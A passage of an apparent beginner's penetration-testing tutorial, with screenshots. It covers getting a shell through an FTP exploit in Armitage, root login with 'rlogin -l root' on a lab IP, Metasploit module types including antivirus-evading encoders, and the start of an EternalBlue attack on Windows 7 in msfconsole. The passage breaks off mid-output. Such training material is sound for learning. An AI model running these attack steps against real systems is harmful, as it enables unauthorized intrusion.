
- Now click on attack and find attacks




- Now , click on unix on left side click ftp and select service version that our target are used and set rhost , rport and lhost and lport




- Here exploit start




- Found Shell



- Now right click on machine and click on shell and then intract



- Target machine IP



System Hacking Using rlogin

The port numbers **512**, **513**, and **514** are associated with older **r-commands** from Unix systems, specifically:

Port 512 – rexec (Remote Execution)

- **Service:** rexec
 - **Description:** Executes commands on a remote system after authenticating with a username and password.
 - **Protocol:** TCP
 - **Security:** Not secure — sends credentials in plain text.
-

Port 513 – rlogin (Remote Login)


- **Service:** rlogin
 - **Description:** Allows remote login to another Unix host — similar to Telnet.
 - **Protocol:** TCP
 - **Security:** Also insecure — transmits data and login info in plain text.
-

Port 514 – rsh / syslog


- **Service:**
 - **TCP 514:** rsh (Remote Shell) – runs shell commands remotely without password prompts (uses .rhosts).
 - **UDP 514:** syslog – for logging messages from network devices (like routers, switches, servers).
 - **Security:** rsh is not secure; it relies on trust relationships between hosts.
-


How to use it :-

- Step 1 -: open kali linux , and scan target for there is any rlogin port are open or not
- Here . our target machine are open 514 port



- Simply , type **rlogin -l root 192.168.115.182**





Metasploit

Metasploit is a powerful and widely-used open-source **penetration testing framework** that allows cybersecurity professionals, ethical hackers, and red teamers to identify, exploit, and validate vulnerabilities in systems. It's often used for testing the effectiveness of security defenses and simulating real-world attacks.

Metasploit cheat sheet - :<https://stationx-public-download.s3.us-west-2.amazonaws.com/Metasploit-cheat-sheet.pdf>

✳️ Metasploit Modules

Metasploit is modular — meaning it's made up of different components, each serving a specific purpose. Here are the **main types of modules**:

1. Exploit Modules

- **Purpose:** Launch attacks against vulnerable software.
- **Example:** Exploiting a buffer overflow in an outdated service.

2. Payload Modules

- **Purpose:** Define the code that runs on the target after exploitation.
- **Types:**
 - **Singles** – self-contained, does everything in one shot.
 - **Stagers** – set up a communication channel.
 - **Stages** – downloaded by stagers, more feature-rich.
- **Example:** windows/meterpreter/reverse_tcp (gives you a Meterpreter shell)

3. Auxiliary Modules

- **Purpose:** Perform tasks other than exploitation, like scanning or fuzzing.
- **Example:** scanner/ftp/ftp_login (attempts brute-force login on FTP)

4. Post Modules

- **Purpose:** Run on a compromised system to gather information or escalate privileges.
- **Example:** windows/gather/enum_logged_on_users

5. Encoder Modules

- **Purpose:** Obfuscate payloads to avoid antivirus detection.
- **Example:** x86/shikata_ga_nai

6. NOP Modules


- **Purpose:** Generate No-Operation instructions to pad payloads (used to align memory).
 - **Example:** x86/opty2
-

1. Windows 7 Hacking Using Metasploit


Metasploit is a powerful and widely used **penetration testing** and **ethical hacking** framework. It helps cybersecurity professionals test the security of systems by simulating real-world attacks.

How to hack :-


- Target ip




- Scan Open ports




- Copy version of service that you want find vulnerability and paste browser
- Here SMB remote vulnerability find , click on first website



- Copy exploit



- Open msfconsole , and paste this exploit
- And type show options



- Set RHOST --- target ip



```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
RHOSTS    yes
RPORT     445            yes        The target port (TCP)
SMBDomain no             (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   no             (Optional) The password for the specified username
SMBUser   no             (Optional) The username to authenticate as
